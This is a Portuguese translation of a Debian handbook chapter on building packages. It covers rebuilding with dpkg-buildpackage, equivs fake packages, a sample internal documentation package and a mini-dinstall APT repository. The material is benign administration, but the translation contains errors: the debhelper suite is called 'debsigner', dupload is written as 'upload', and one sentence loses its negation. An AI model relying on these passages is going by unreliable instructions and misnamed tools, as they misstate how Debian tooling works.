A primeira coisa a se fazer é mudar o número de versão do pacote, para que a reconstrução possa ser distinguida do pacote original provido pelo Debian. Assumindo que a versão atual é `2:4.1.17+dfsg-2`, nós podemos criar uma versão `2:4.1.17+dfsg-2falcot1`, na qual claramente indica

a origem do pacote. Isto faz com que a versão do pacote seja maior do que a provida pelo Debian, então o pacote facilmente instalará como se fosse uma atualização do pacote original. Tal alteração é melhor realizada com o comando `dch` (*Debian CHangelog*) do pacote `devscripts`, com um comando `dch --local falcot`. Isso chama um editor de texto (`sensible-editor` — este deveria ser seu editor de textos favorito se for mencionado na variável de ambiente `VISUAL` ou `EDITOR`, e o editor padrão de outra forma) para permitir a documentação das diferenças trazidas por esta reconstrução. Este editor nos mostra que `dch` realmente modificou o arquivo `debian/changelog`.

Quando uma mudança nas opções de construção são necessárias, as mudanças precisam ser feitas em `debian/rules`, o qual controla os passos para o processo de construção do pacote. Nos casos mais simples, as linhas relevantes as configurações iniciais (`./configure ...`) ou a construção verdadeira (`$(MAKE) ...` ou `make ...`) são fáceis de marcar. Se eles comandos são explicitamente chamados, eles provavelmente são efeitos colaterais de outro comando explícito, em cada caso por favor verifique a documentação para aprender mais sobre como modificar o comportamento padrão. Com pacotes usando o `dh`, você talvez precise adicionar um "overridde" para os comandos `dh_auto_configure` ou `dh_auto_build` (veja suas respectivas páginas de manual para explicações de como fazer isso).

Dependendo das mudanças locais nos pacotes, uma atualização talvez seja necessária no arquivo `debian/control`, o qual contém uma descrição dos pacotes gerados. Em particular, este arquivo contém linhas `Build-Depends` que controlam uma lista de dependências que devem ser satisfeitas durante a construção do pacote. Estas geralmente se referem a versões de pacotes contidos na distribuição da qual o pacote fonte veio, mas quais talvez não estejam disponíveis na distribuição utilizada na reconstrução. Não há maneira automática para determinar se uma dependência é real ou apenas especificada para garantir que a construção seja apenas tentada com a última versão da biblioteca — esta é a única maneira de se forçar um construtor automático usar um pacote dado durante a construção, eis o porque dos mantenedores Debian frequentemente utilizarem versões restritas das dependências de construção.

Se você tem certeza de que estas dependências de compilação são muito rigorosas, você deve se sentir livre para relaxá-las localmente. Lendo os arquivos que documentam a forma padrão de construção do software - esses arquivos são chamados frequentemente `INSTALL` - irão ajudar você a descobrir as dependências apropriadas. Idealmente, todas dependências devem ser satisfeitas a partir da distribuição utilizada para a reconstrução, se não forem, um processo recursivo começa, segundo o qual os pacotes mencionados no campo `Build-Depends` deve ser reproduzidos diante do pacote de destino. Alguns pacotes podem não precisar reproduzir, e pode ser instalado como está durante o processo de criação (um exemplo notável é `debhelper`). Note-se que o processo `backports` pode rapidamente tornar-se complexo, se você não for cuidadoso. Portanto, `backports` devem ser mantido a um mínimo estrito quando possível.

DICA
Instalando Build-Depends

`apt-get` permite instalar todos os pacotes mencionados nos campos `Build-Depends` de um pacote fonte disponível em uma distribuição mencionada na linha `deb-src` no arquivo `/etc/apt/sources.list`. Isto é uma questão de simplesmente executar o comando `apt-get build-dep source-package`.

15.1.3. Começando a Reconstrução

Quando todas mudanças necessárias forem aplicadas aos fontes, podemos começar a gerar o verdadeiro pacote binário (arquivo `.deb`). Todo o processo é gerenciado pelo comando `dpkg-buildpackage`.

Exemplo 15.1 Reconstruindo um pacote

```
$ dpkg-buildpackage -us -uc  
[...]
```

FERRAMENTA
fakeroot

Essencialmente, o processo de criação de pacotes é simplesmente uma questão de coletar em um arquivo um conjunto de arquivos existentes (ou construídos); a maioria dos arquivos irá acabar sendo de posse do *root* no arquivo. Entretanto, construir um pacote inteiro usando este usuário implicaria em riscos maiores, felizmente, isto pode ser evitado com o comando `fakeroot`. Esta ferramenta pode ser usada para executar um programa e dá-lo a impressão que é executado como *root* e criar arquivos com posse e permissões arbitrárias. Quando o programa criar o arquivo que se tornará o pacote Debian, ele é levado a criar um arquivo contendo arquivos marcados pertencendo a usuário arbitrários, incluindo *root*. Esta configuração é tão conveniente que o `dpkg-buildpackage` usa o `fakeroot` por padrão quando cria pacotes.

Note que o programa é somente enganado a "acreditar" que está operando com uma conta privilegiada, e o processo de fato é executado como o usuário que executou o programa `fakeroot` (e os arquivos são na verdade criados com as permissões daquele usuário). Em nenhum momento ele realmente consegue privilégios de *root* aos quais poderia abusar.

O comando anterior pode falhar se os campos `Build-Depends` não foram atualizados, ou se os pacotes relacionados não foram instalados. Neste caso, é possível anular esta verificação passando a opção `-d` para o `dpkg-buildpackage`. Entretanto, ignorando explicitamente essas dependências corre-se o risco do processo de construção falhar em um próximo estágio. Pior, o pacote pode parecer corretamente construído mas falhar ao ser executado: alguns programas automaticamente desabilitam algumas de suas funcionalidades quando uma biblioteca necessária não está disponível em tempo de construção.

Mais frequentemente do que nunca, os desenvolvedores Debian usam programas de alto nível como o `debuild`; ele executa `dpkg-buildpackage` como de costume, mas ele também inclui a execução de um programa que executa diversas verificações para validar a geração dos pacotes contra a política do Debian. Este script também limpa o ambiente para que variáveis locais não "poluam" a construção do pacote. O comando `debuild` é uma das ferramentas da suíte `devscripts`, que divide alguma consistência e configuração para tornar as tarefas dos mantenedores mais fácil.

OLHADA RÁPIDA

pbuilder

O comando `pbuilder` (similarmente ao nome do pacote) permite a construção de um pacote Debian em um ambiente *chrooted* (*enjaulado*). Ele primeiramente cria um diretório temporário contendo um sistema mínimo necessário para a construção do pacote (incluindo os pacotes mencionados no campo *Build-Depends*). Este diretório é então usado como diretório raiz (/), utilizando o comando `chroot`, durante a fase de construção do pacote.

Esta ferramenta permite ao processo de construção acontecer em um ambiente que não foi alterado pelo usuário. Isto também permite uma detecção rápida de um dependência perdida (já que a construção irá falhar a não ser que as dependências estejam documentadas). Finalmente, ele permite a construção de um pacote para a versão do Debian que não está sendo usada pelo sistema por completo: a máquina pode estar utilizando *Stable* para seu trabalho normal, e um `pbuilder` rodando na mesma máquina pode estar utilizando *Unstable* para a construção dos pacotes.

15.2. Construindo seu Primeiro Pacote

15.2.1. Meta-pacotes ou falsos pacotes

Pacotes falsos e meta-pacotes são similares, ambos são shells vazios que somente existem para efeito dos metadados que existem na pilha de gerenciamento de pacotes.

O propósito de um pacote falso é enganar o `dpkg` e o `apt` para acreditarem que algum pacote está instalado mesmo que em realidade seja apenas um shell vazio. Isto permite satisfazer dependências num pacote quando o programa correspondente foi instalado fora do escopo do sistema de pacotes. Este método funciona, porém deve mesmo assim ser evitado sempre que possível, já que não existem garantias de que o programa instalado manualmente se comportará exatamente como o pacote correspondente faria e outros pacotes dependentes dele poderiam não funcionar corretamente.

De outra maneira, um meta-pacote existe em sua maioria como uma coleção de dependências, então instalando um meta-pacote na verdade trará um conjunto de pacotes em um único passo.

Ambos os tipos de pacotes podem ser criados pelos comandos `equivs-control` e `equivs-build` (do pacote `equivs package`). O comando `equivs-control` arquivo cria um arquivo de cabeçalho de pacotes Debian que deve ser editado para conter o nome do pacote desejado, seu número de versão, o nome do mantenedor, suas dependências e sua descrição. Outros campos, sem um valor padrão são opcionais e podem ser excluídos. Os campos `Copyright`, `Changelog`, `Readme` e `Extra-Files` não são campos padrões nos pacotes Debian; eles só fazem sentido no âmbito da `equivs-build`, e eles não serão mantidos nos cabeçalhos do pacote gerados.

Exemplo 15.2 Cabeçalho do pacote falso libxml-libxml-perl

```
Section: perl
Priority: optional
Standards-Version: 3.9.6
```

```

Package: libxml-libxml-perl
Version: 2.0.116-1
Maintainer: Raphael Hertzog <hertzog@debian.org>
Depends: libxml2 (>= 2.7.4)
Architecture: all
Description: Fake package - módulo instalado manualmente em site_perl
Este é um pacote falso para deixar o sistema de empacotamento
acreditando que este pacote Debian está instalado.

.
Na verdade, o pacote não está instalado desde uma versão mais recente
do módulo que foi manualmente compilada & instalada no
diretório site_perl.

```

O próximo passo é gerar o pacote Debian com o comando `equivs-build arquivo`. Voilà: o pacote foi criado no diretório atual e pode ser manejado como qualquer outro pacote Debian seria.

15.2.2. Depósito Simples de Arquivos

Os administradores da Falcot Corp precisam criar um pacote Debian para facilitar a instalação de um conjunto de documentos em um grande número de máquina. O administrador responsável por essa tarefa primeiramente lê o “New Maintainer’s Guide”, e então começa a trabalhar no seu primeiro pacote.

→ <https://www.debian.org/doc/manuals/maint-guide/>

O primeiro passo é criar um diretório `falcot-data-1.0` que conterá o pacote fonte. O pacote irá logicamente, ser chamado `falcot-data` e terá o número de versão 1.0. O administrador então coloca os documentos em um subdiretório `data`. Então ele chama o comando `dh_make` (do pacote `dh-make`) para adicionar os arquivos necessários para o processo de criação do pacote, o qual será armazenado em um subdiretório `debian`:

```

$ cd falcot-data-1.0
$ dh_make --native

Type of package: único binário, binário indep, binário múltiplo, biblioteca, módulo
  → do kernel, patch para o kernel?
Type of package: single binary, indep binary, multiple binary, library, kernel module
  → , kernel patch or cdb?
[s/i/m/l/k/n] i
Maintainer name : Raphael Hertzog
Email-Address   : hertzog@debian.org
Date           : Fri, 04 Sep 2015 12:09:39 -0400
Package Name    : falcot-data
Version        : 1.0
License         : gpl3
Type of Package : Independente
Pressione <enter> para confirmar:

```

Atualmente não há nível superior Makefile. Isto pode exigir um ajuste adicional. Feito. Por favor, edite os arquivos no agora debian/subdiretório. Você também deve verificar se o instalador falcot-data Makefiles em \$DESTDIR e não em /.
\$

O tipo de pacote escolhido (*indep binary*) indica que este pacote fonte irá gerar um único pacote binário que pode ser compartilhado entre todas as arquiteturas (Arquitetura:all). *single binary* atua como contraparte, e leva a um único pacote binário que é dependente da arquitetura alvo (Arquitetura:any). Neste caso, a primeira escolha é mais relevante uma vez que o pacote contém apenas os documentos e não programas binários, para que possa ser usado de forma semelhante em computadores de todas arquiteturas.

O tipo *múltiplo binário* corresponde a um pacote fonte levando a vários pacotes binários. Um caso particular, *biblioteca*, é útil para bibliotecas compartilhadas, uma vez que precisa seguir regras rígidas do empacotamento. De forma semelhante, *módulo do kernel* ou *kernel patch* devem ser restritos aos pacotes contendo módulos do kernel.

DICA

Nome e endereço de e-mail do mantenedor

A maioria dos programas envolvidos no pacotes de manutenção irão procurar seu nome e endereço de e-mail no DEBFULLNAME e DEBEMAIL ou variáveis de ambiente EMAIL. Defini-los de uma vez por todas vai evitar que você tenha de digitá-los várias vezes. Se o shell usual é o bash, é uma simples questão de adicionar as duas linhas seguintes em seu arquivo `~/.bashrc` (você obviamente substitui os valores com os mais relevantes!):

```
export EMAIL="hertzog@debian.org"
export DEBFULLNAME="Raphael Hertzog"
```

O comando `dh_make` criou uma pasta `debian` com muitos arquivos. Alguns são necessários, em particular `rules`, `control`, `changelog` e `copyright`. Arquivos com extensão `ex` são exemplos de arquivos que podem ser utilizados, modificando-os (e removendo a extensão), se for o caso. Quando eles não são necessários, então é recomendado removê-los. O arquivo `compat` deve ser mantido, uma vez que é necessário para o funcionamento correto do conjunto de programas `debsigner` (todos começando com o prefixo `dh_`) utilizado em diferentes estágios do pacote do processo de construção.

O arquivo de `direitos autorais` deve conter informações sobre os autores dos documentos incluídos no pacote, e as licenças relacionadas. No nosso caso, estes são documentos internos e sua utilização é limitada para dentro da empresa Corp Falcot. O padrão `changelog` é geralmente apropriado; substituir o "lançamento inicial" com uma explicação mais detalhada e alterar da distribuição instável para interna é suficiente. O arquivo `control` também foi atualizado: o campo `Section` foi alterada para `misc` e os campos `Homepage`, `Vcs-Git` e `Vcs-Browser` foram removidos. O campo `Depends` foi completado com `iceweasel | www-browser`, de modo a assegurar a disponibilidade de um navegador web capaz de exibir os documentos contidos no pacote.

Exemplo 15.3 O arquivo control

```
Source: falcot-data
Section: misc
Priority: optional
Maintainer: Raphael Hertzog <hertzog@debian.org>
Build-Depends: debhelper (>= 9)
Standards-Version: 3.9.5

Package: falcot-data
Architecture: all
Depends: iceweasel | www-browser, ${misc:Depends}
Description: Internal Falcot Corp Documentation
This package provides several documents describing the internal
structure at Falcot Corp. This includes:
- organization diagram
- contacts for each department.

.
These documents MUST NOT leave the company.
Their use is INTERNAL ONLY.
```

Exemplo 15.4 *O arquivo changelog*

```
falcot-data (1.0) internal; urgency=low

 * Initial Release.
 * Let's start with few documents:
 - internal company structure;
 - contacts for each department.

-- Raphael Hertzog <hertzog@debian.org>  Fri, 04 Sep 2015 12:09:39 -0400
```

Exemplo 15.5 *O arquivo copyright*

```
Format: http://www.debian.org/doc/packaging-manuals/copyright-format/1.0/
Upstream-Name: falcot-data

Files: *
Copyright: 2004-2015 Falcot Corp
License:
All rights reserved.
```

DE VOLTA AO BÁSICO
arquivo Makefile

Um arquivo **Makefile** é um roteiro usado pelo programa **make**; ele descreve regras para a construção de um conjunto de arquivos a partir de uma árvore de dependências entre si (por exemplo, um programa pode ser construído a partir de um

conjunto de arquivos fonte). Os arquivos `Makefile` descrevem essas regras no seguinte formato:

```
alvo: fonte1 fonte2 ...
      comando1
      comando2
```

A interpretação dessas regras é como segue: se um dos arquivos `fonte*` é mais recente do que o arquivo `alvo`, então o `alvo` precisará ser gerado, usando o `comando1` e `comando2`.

Note que as linhas com comandos devem começar com um carácter de tabulação, também note que quando uma linha de comando começa com o carácter travessão (-), a falha do comando não interromperá o processo por inteiro.

O arquivo `rules` geralmente contém um conjunto de regras usado para configurar, construir e instalar o software em um subdiretório específico (nomeado após a geração do pacote binário). O conteúdo desta pasta é depois arquivado dentro do pacote Debian, como se fosse a raiz do sistema de arquivos. No nosso caso, os arquivos serão instalados na pasta `debian/falcot-data/usr/share/falcot-data/`, para que a instalação do pacote gerado irá implantar os arquivos em `/usr/share/falcot-data/`. O arquivo `rules` é utilizado como um `Makefile`, com alguns objetivos padrões (incluindo `clean` e `binary`, utilizados, respectivamente, para limpar a pasta de origem e gerar o pacote binário).

Embora esse arquivo seja o coração do processo, cada vez mais ele contém somente a informação mínima para executar um conjunto padrão de comandos provido pela ferramenta `dh_helper`. Tal é o caso dos arquivos gerados pelo `dh_make`. Para instalar nossos arquivos, nós simplesmente configuramos o comportamento do comando `dh_install` criando o seguinte arquivo `debian/falcot-data.install`:

```
data/* usr/share/falcot-data/
```

Neste ponto, o pacote pode ser criado. Nós no entanto vamos adicionar um toque especial. Já que os administradores querem que os documentos sejam facilmente acessados a partir dos menus dos ambientes de trabalho gráficos, nós adicionamos um arquivo `falcot-data.desktop` e o instalaremos em `/usr/share/applications` através da adição de uma segunda linha em `debian/falcot-data.install`.

Exemplo 15.6 *O arquivo falcot-data.desktop*

```
[Desktop Entry]
Name=Internal Falcot Corp Documentation
Comment=Starts a browser to read the documentation
Exec=x-www-browser /usr/share/falcot-data/index.html
Terminal=false
Type=Application
Categories=Documentation;
```

O `debian/falcot-data.install` atualizado se parece com isso:

```
data/* usr/share/falcot-data/  
falcot-data.desktop usr/share/applications/
```

Nosso pacote fonte está pronto. Tudo o que sobrou fazer é gerar um pacote binário, com o mesmo método que usamos anteriormente para construir pacotes: executamos o comando `dpkg-buildpackage -us -uc` de dentro do diretório `falcot-data-1.0`.

15.3. Criando um Repositório de Pacotes para o APT

Falcot Corp gradualmente começou a manter alguns pacotes Debian modificados localmente a partir de pacotes existentes ou criados do zero para distribuir dados e programas internos.

Para facilitar a instalação, eles querem a integração destes pacotes em um repositório que possa ser acessado diretamente usando a ferramenta APT. Por motivos de manutenção óbvios, eles querem separar os pacotes internos dos pacotes refeitos localmente. O objetivo é ter as entradas correspondentes no arquivo `/etc/apt/sources.list.d/falcot.list` como segue:

```
deb http://packages.falcot.com/ updates/  
deb http://packages.falcot.com/ internal/
```

Os administradores, portanto, configuraram uma máquina virtual em seu servidor HTTP interno, com `/srv/vhosts/packages/` como a raiz do espaço web associado. A própria gestão do arquivo é delegada ao comando `mini-dinstall` (no pacote `similarly-named`). Esta ferramenta mantém um olho em um diretório `incoming/` (no nosso caso, `/srv/vhosts/packages/mini-dinstall/incoming/`) e espera por novos pacotes lá; quando um pacote for carregado, ele é instalado em um repositório Debian em `/srv/vhosts/packages/`. O comando `mini-dinstall` lê o arquivo `*.changes` criado quando o pacote Debian é gerado. Esses arquivos contêm uma lista de todos os outros arquivos associados com a versão do pacote (`*.deb`, `*.dsc`, `*.diff.gz`/`*.debian.tar.gz`, `*.orig.tar.gz`, ou seus equivalentes com outras ferramentas de compressão), e que permitem `mini-dinstall` saber quais arquivos instalar. Arquivos `*.changes` também contêm o nome da distribuição alvo (muitas vezes `unstable`) mencionado na última entrada `debian/changelog`, e `mini-dinstall` usa essas informações para decidir onde o pacote deve ser instalado. É por isso que os administradores devem sempre alterar este campo antes de construir um pacote, e configurá-lo para `internal` ou `updates`, dependendo da localização do alvo, `mini-dinstall` gera os arquivos exigidos pela APT, como `Packages.gz`.

ALTERNATIVA	
<code>apt-ftparchive</code>	Se <code>mini-dinstall</code> parece demasiado complexo para as suas necessidades de pacotes Debian, você também pode usar o comando <code>apt-ftparchive</code> . Esta ferramenta verifica o conteúdo de um diretório e exibe (em sua saída padrão) um arquivo <code>Packages</code> correspondente. No caso Falcot Corp, os administradores podem carregar os pacotes diretamente em <code>/srv/vhosts/packages/updates/</code> ou <code>/srv/vhosts/packages/internal/</code> , em seguida, executar os seguintes comandos para criar os arquivos <code>Packages.gz</code> :

```
$ cd /srv/vhosts/packages
$ apt-ftparchive packages updates >updates/Packages
$ gzip updates/Packages
$ apt-ftparchive packages internal >internal/Packages
$ gzip internal/Packages
```

O comando `apt-ftparchive sources` permite criar arquivos `Sources.gz` de maneira similar.

Para configurar o `mini-dinstall` é necessário a configuração do arquivo `~/.mini-dinstall.conf`; no caso da Falcot Corp, o conteúdo é o seguinte:

```
[DEFAULT]
archive_style = flat
archivedir = /srv/vhosts/packages

verify_sigs = 0
mail_to = admin@falcot.com

generate_release = 1
release_origin = Falcot Corp
release_codename = stable

[updates]
release_label = Recompiled Debian Packages

[internal]
release_label = Internal Packages
```

Uma decisão que merece atenção é a geração de arquivos `Release` para cada arquivo. Isso pode ajudar a gerenciar as prioridades de instalação de pacotes usando o arquivo de configuração `/etc/apt/preferences` (veja Seção 6.2.5, “[Gerenciar prioridades de pacote](#)” [116] para detalhes).

SEGURANÇA	
mini-dinstall e permissões	Desde que o <code>mini-dinstall</code> foi concebido para ser executado como um usuário normal, não há necessidade de executá-lo como root. A maneira mais fácil é configurar tudo dentro da conta de usuário que pertence ao administrador encarregado de criar os pacotes Debian. Uma vez que apenas este administrador tem as permissões necessárias para colocar os arquivos no diretório <code>incoming/</code> , podemos deduzir que o administrador autenticado a origem de cada pacote antes da implantação e <code>mini-dinstall</code> não precisam fazê-lo novamente. Isto explica os parâmetros <code>verify_sigs =0</code> (o que significa que as assinaturas não precisam ser verificadas). No entanto, se o conteúdo dos pacotes são sensíveis, podemos inverter o cenário e eleger para autenticar com um chaveiro contendo as chaves públicas de pessoas permitido para criar pacotes (configurados com o parâmetro <code>extra_keyrings</code>); <code>mini-dinstall</code> irá então verificar a origem de cada pacote de entrada através da análise da assinatura integrado para o arquivo <code>*.changes</code> .

Executar `mini-dinstall` realmente começa um daemon em segundo plano. Enquanto este daemon é executado, ele irá verificar se há novos pacotes no diretório `incoming/` a cada meia hora; quando um novo pacote chegar, ele será movido para o arquivo e os arquivos `Packages.gz` e `Sources.gz` serão restaurados. Se executar um daemon é um problema, `mini-dinstall` pode também chamar no modo batch (com a opção `-b`) cada vez que um pacote for enviado para o diretório `incoming/`. Outras possibilidades oferecidas pelo `mini-dinstall` estão documentados na sua página do manual `mini-dinstall(1)`.

EXTRA

Gerando um arquivo assinado

A suíte APT verifica uma cadeia de assinaturas criptográficas sobre os pacotes que ela trata, antes de instalá-los, para que se garanta suas autenticidades (veja Seção 6.5, “Verificando Autenticidade do Pacote” [125]). Reppositórios APT Privados podem ser um problema, uma vez que as máquinas que os usam irão manter a exibição de avisos sobre pacotes não assinados. Um administrador zeloso, portanto, integrará arquivos privados com o seguro mecanismo APT.

Para ajudar nesse processo, `mini-dinstall` inclui uma opção de configuração `release_signscript` que permite especificar um script que será usado para gerar a assinatura. Um bom ponto de partida é o script `sign-release.sh` fornecido pelo pacote `mini-dinstall` em `/usr/share/doc/mini-dinstall/examples/`; mudanças de localidade pode ser relevante.

15.4. Tornando-se um Mantenedor de Pacotes

15.4.1. Aprendendo a Fazer Pacotes

Criar um pacote Debian de qualidade não é sempre uma tarefa fácil, e tornar-se um mantenedor de pacote necessita aprendizado, tanto na teoria e na prática. Não é simplesmente uma questão de construir ou instalar programas, em vez disso, a maior parte da complexidade vem do entendimento de problemas e conflitos, e mais geralmente as interações, com a miríade de outros pacotes disponíveis.

Regras

Um pacote Debian deve respeitar as regras precisas elaboradas na política Debian, e cada mantenedor do pacote deve conhecê-las. Não há nenhuma exigência de conhecê-las de cor, mas sim de saber que elas existem e para se referir a elas sempre uma escolha apresenta uma alternativa não-trivial. Todos os mantenedores Debian cometem erros por não conhecer sobre uma regra, mas isso não é um grande problema, contanto que o erro seja corrigido quando um usuário o relate com um relatório de bug (o que tende a acontecer muito em breve graças a usuários avançados).

⇒ <https://www.debian.org/doc/debian-policy/>

Procedimentos

Debian não é uma simples coleção de embalagens individuais. Trabalho de empacotamento de cada um é parte de um projeto coletivo; ser um desenvolvedor Debian envolve saber como o projeto Debian funciona como um todo. Todo desenvolvedor irá, mais cedo ou mais tarde, interagir com os outros. Referência do Desenvolvedor Debian (o pacote *developers-reference*) resume o que todo desenvolvedor deve saber, a fim de interagir da melhor forma possível com as diversas equipes dentro do projeto, e para levar a melhores vantagens possíveis dos recursos disponíveis. Este documento também enumera uma série de funções que se esperar que um desenvolvedor cumpra.

→ <https://www.debian.org/doc/manuals/developers-reference/>

Ferramentas

Muitas ferramentas ajudam os mantenedores de pacotes em seu trabalho. Esta seção as descreve rapidamente, mas não dá todos os detalhes, já que elas contém uma documentação próprias a elas.

O Programa `lintian` Esta ferramenta é uma das mais importantes: é o verificador de pacotes Debian. É baseada em uma vasta matriz de testes criada pela política do Debian, e detecta rapidamente e automaticamente muitos erros que podem ser então consertados antes de os pacotes serem lançados.

Esta ferramenta é apenas um ajudante, e algumas vezes falha (por exemplo, já que a política do Debian muda com o tempo, `lintian` está algumas vezes desatualizado). Também não é exaustiva: não receber nenhum erro no `Lintian` não deve ser interpretada como prova de que o pacote é perfeito; no máximo, ele evita os erros mais comuns.

O Programa `piuparts` Esta é outra ferramenta importante: ele automatiza a instalação, atualização, remoção e limpeza de um pacote (em um ambiente isolado), verifica se nenhuma dessas operações leva a um erro. Ele pode ajudar na detecção de dependências que estão faltando, e também detecta quando os arquivos são deixados incorretamente depois que o pacote foi removido.

`devscripts` O pacote `devscripts` contém diversos programas que ajudam com uma vasta gama do trabalho dos desenvolvedores Debian:

- `debuild` permite gerar um pacote (com `dpkg-buildpackage`) e executando `lintian` para verificar a compatibilidade com a política Debian depois.
- `debclean` limpa um pacote fonte após o pacote binário ter sido gerado.
- `dch` permite rapidamente e facilmente editar o arquivo `debian/changelog` num pacote fonte.

- `uscan` verifica se foi liberada uma nova versão de um software pelo autor; Isso requer um `debian/watch` arquivo com uma descrição da localização de tais lançamentos.
- `debi` permite a instalação (com `dpkg -i`) do pacote Debian que acabou de ser gerado sem a necessidade de digitar seu nome completo e caminho.
- De uma maneira similar, `debc` permite varrer o conteúdo de um pacote recentemente criado (com `dpkg -c`), sem a necessidade de digitar o nome completo e o caminho.
- `bts` controla o sistema de bug pela linha de comando, este programa automaticamente gera e-mails apropriados.
- `debrelease` envia os pacotes recém gerados a um servidor remoto, sem a necessidade de digitar o nome completo e o caminho do arquivo relacionado `.changes`.
- `debsign` assina os arquivos `*.dsc` e `*.changes`.
- `uupdate` automatiza a criação de uma nova revisão do pacote quando uma nova versão upstream foi lançada.

debhelper e dh-make Debhelper é um conjunto de scripts que facilitam a criação de pacotes de políticas compatíveis; esses scripts são chamados a partir de `debian/rules`. Debhelper tem sido amplamente adotado no Debian, como evidenciado pelo fato de que ele é usado pela maioria dos pacotes Debian oficiais. Todos os comandos contém um prefixo `dh_`.

O roteiro `dh_make` (no pacote `dh-make`) cria arquivos necessários para geração de um pacote Debian em um diretório inicialmente contendo os fontes do programa. Como você pode ter adivinhado pelo nome do programa, o arquivo gerado usa por padrão o debhelper.

dupLoad e dput Os comandos `upload` e `dput` permitem o upload de um pacote Debian para um servidor (possivelmente remoto). Isto permite aos desenvolvedores publicarem seu pacote no servidor principal Debian (`ftp-master.debian.org`) de modo que ele possa ser integrado ao arquivo e distribuído por espelhos. Estes comandos tornam um arquivo `*.changes` um parâmetro, e deduzir os outros arquivos relevantes de seu conteúdo.

15.4.2. Processo de Aceitação

Tornar-se um desenvolvedor Debian não é somente uma questão administrativa. O processo compreende vários passos, e é tanto uma iniciação quanto um processo seletivo. Em todo caso, o ele é formalizado e bem documentado, então qualquer um pode verificar o progresso no site web dedicado para o processo de novos membros.

⇒ <https://nm.debian.org/>

EXTRA

Processo leve para "Mantenedores Debian"

"Mantenedor Debian" é outro status que dá menos privilégios que o "Desenvolvedor Debian", mas esse processo de associação é mais rápido. Com esse status, os contribuintes podem manter seus próprios pacotes apenas. Um desenvolvedor Debian só precisa executar uma verificação em um envio inicial, e emitir uma declaração

para efeito de que eles confiam no mantenedor prospectivo sobre a capacidade de manter o pacote por conta própria.

Pré-requisitos

É esperado de todos os candidatos ter ao menos conhecimento da linguá inglesa. Isto é requeido em todos os níveis: para a comunicação inicial com o examinador, é claro, mas mais tarde também, já que o inglês é a linguá preferida pela maioria dos documentos; também, os usuários dos pacotes se comunicarão em inglês quando reportando erros, e os mesmos esperam uma resposta em inglês.

Outro pré-requisito lida com motivação. Tornar-se um desenvolvedor Debian é um processo que somente faz sentido se o candidato sabe que seu interesse no Debian durará mais do que muitos meses. O processo de aceitação em si deve durar diversos meses, e o Debian precisa de desenvolvedores para um longo trajeto; cada pacote precisa de manutenção permanente, e não somente uma versão inicial.

Registrando

O primeiro passo (real) consiste em encontrar um patrocinador ou advogado; isso significa que um desenvolvedor oficial disposto a afirmar que eles acreditam que aceitam X seria uma coisa boa para o Debian. Isso geralmente significa que o candidato já tenha sido ativo dentro da comunidade, e que o seu trabalho tem sido apreciado. Se o candidato é tímido e seu trabalho não é apresentado publicamente, eles podem tentar convencer um desenvolvedor Debian para defendê-los, mostrando o seu trabalho de uma forma particular.

Ao mesmo tempo, o candidato deve gerar um par de chaves RSA pública/privada com o GnuPG, que deve ser assinado por pelo menos dois desenvolvedores oficiais Debian. A assinatura autentica o nome da chave. Efetivamente, na parte de assinatura de chaves, cada participante deve mostrar uma identificação oficial (normalmente um cartão de identificação ou passaporte), juntamente com os seus identificadores de chave. Esta etapa confirma a ligção entre o humano e as chaves. Esta assinatura, portanto, requer um reunião na vida real. Se você ainda não encontrou quaisquer desenvolvedores Debian em uma conferência de software livre público, você pode procurar explicitamente desenvolvedores que vivem nas proximidades usando a lista na seguinte página web como um ponto de partida.

► <https://wiki.debian.org/Keysigning>

Uma vez que o registro no nm.debian.org foi validado pelo advogado, um *Gerenciador de Aplicações* é atribuído ao candidato. O gerenciador de aplicativos, então, conduzir o processo através de várias etapas e verificações pré-definidas.

A primeira verificação é uma verificação de identidade. Se você já tiver uma chave assinada por dois desenvolvedores Debian, este passo é fácil; caso contrário, o Gerenciador de aplicativos irá tentar e guiá-lo em sua busca para desenvolvedores Debian por perto para organizar um meet-

up e uma chave de assinatura.

Aceitando os Princípios

Estas formalidades administrativas são seguidas por considerações filosóficas. O ponto é ter certeza de que o candidato comprehende e aceita o contrato social e os princípios por trás do Software Livre. Juntando Debian só é possível se a pessoa compartilha os valores que unem os desenvolvedores atuais, como expresso nos textos fundamentais (e resumido na Capítulo 1, [O Projeto Debian](#) [2]).

Além disso, de cada candidato que pretende aderir as fileiras Debian é esperado saber o funcionamento do projeto e como interagir de forma adequada para resolver os problemas que elas irão sem dúvida encontrar com o passar do tempo. Toda esta informação geralmente está documentado nos manuais visando o novo mantenedor e em referência do desenvolvedor Debian. Uma leitura atenta deste documento deve ser suficiente para responder a perguntas do examinador. Se as respostas não são satisfatórias, o candidato será informado. Em seguida, ele terá que ler (novamente) a documentação pertinente antes de tentar novamente. Nos casos onde a documentação existente não contém a resposta adequada para a questão, o candidato geralmente pode chegar a uma resposta com alguma experiência prática dentro do Debian, ou potencialmente, discutindo com outros desenvolvedores Debian. Esse mecanismo garante que candidatos se envolver um pouco no Debian antes de se tornar parte integral dele. É uma política deliberada, por que candidatos que eventualmente se unem ao projeto integram-se como uma peça de um quebra-cabeça infinitamente extensível.

Esta etapa é geralmente conhecido como *Philosophy & Procedures - Filosofia & Procedimentos* (P&P abreviando) no jargão dos programadores envolvidos no processo de novos membros.

Verificando Habilidades

Cada aplicação para se tornar um desenvolvedor oficial Debian deve ser justificada. Se tornar um membro do projeto requer demonstrar que esse status é legítimo, e que facilita o trabalho do candidato no sentido de ajudar o Debian. A justificativa mais comum é que a concessão de status de desenvolvedor Debian facilita a manutenção de um pacote Debian, mas não é o único. Alguns desenvolvedores participam do projeto para contribuir para portar para uma arquitetura específica, outros querem melhorar a documentação, e assim por diante.

Esta etapa representa a oportunidade para o candidato afirmar o que eles pretendem fazer dentro do projeto Debian e para mostrar o que eles já fizeram para esse fim. Debian é um projeto pragmático e dizer alguma coisa, não é suficiente, se as ações não correspondem ao que é anunciado. Geralmente, quando o papel pretendido dentro do projeto está relacionado ao pacote de manutenção, uma primeira versão do pacote de potencial terá que ser validada tecnicamente e enviada para os servidores Debian por um patrocinador entre os desenvolvedores Debian existentes.

COMUNIDADE**Patrocinando**

Desenvolvedores Debian pode "patrocinador" de pacotes, elaborado por outra pessoa, o que significa que eles os publica nos repositórios oficiais do Debian, após ter efectuado uma revisão cuidadosa. Este mecanismo permite que pessoas externas, que ainda não passaram pelo processo novo membro, contribuam ocasionalmente para o projeto. Ao mesmo tempo, ele garante que todos os pacotes incluídos no Debian sempre foi marcado por um membro oficial.

